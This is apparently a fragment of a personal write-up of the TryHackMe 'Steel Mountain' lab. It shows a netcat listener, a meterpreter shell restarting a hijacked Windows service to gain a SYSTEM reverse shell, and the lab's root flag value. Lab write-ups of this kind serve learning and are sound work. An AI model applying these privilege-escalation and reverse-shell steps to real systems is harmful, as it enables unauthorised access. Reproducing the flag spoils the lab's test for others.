
```
┌──(dhaval㉿kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
└─$ nc -lnvp 5676
listening on [any] 5676 ...
```

go to the shell again and start the service




```
meterpreter > shell
Process 3716 created.
Channel 9 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

woohhhh we got the root/ admin rights




```
┌──(dhaval㉿kali)-[~/THM/LP_Complete_Beginner/basic_computer_exploitation/steel_mountain]
└─$ nc -lnvp 5676
listening on [any] 5676 ...
connect to [10.18.22.181] from (UNKNOWN) [10.10.31.196] 49214
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd/
cd/

C:\>cd Users\
cd Users\

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users

09/26/2019  10:29 PM    <DIR>          .
09/26/2019  10:29 PM    <DIR>          ..
09/26/2019  06:11 AM    <DIR>          Administrator
09/27/2019  08:09 AM    <DIR>          bill
08/22/2013  07:39 AM    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  44,155,506,688 bytes free

C:\Users>cd Administrator
cd Administrator
```

now browse through directory till admin desktop



```
C:\Users\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator

09/26/2019  06:11 AM    <DIR>          .
09/26/2019  06:11 AM    <DIR>          ..
09/26/2019  06:11 AM    <DIR>          Contacts
10/12/2020  11:05 AM    <DIR>          Desktop
09/26/2019  06:11 AM    <DIR>          Documents
09/27/2019  06:57 AM    <DIR>          Downloads
09/26/2019  06:11 AM    <DIR>          Favorites
09/26/2019  06:11 AM    <DIR>          Links
09/26/2019  06:11 AM    <DIR>          Music
09/26/2019  06:11 AM    <DIR>          Pictures
09/26/2019  06:11 AM    <DIR>          Saved Games
09/26/2019  06:11 AM    <DIR>          Searches
09/26/2019  06:11 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  44,155,506,688 bytes free
```



```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  11:05 AM    <DIR>          .
10/12/2020  11:05 AM    <DIR>          ..
10/12/2020  11:05 AM             1,528 activation.ps1
09/27/2019  04:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,155,506,688 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
C:\Users\Administrator\Desktop>
```

<TOOK me 3 hours to understand the process>2 hours to implement

overall 5 hours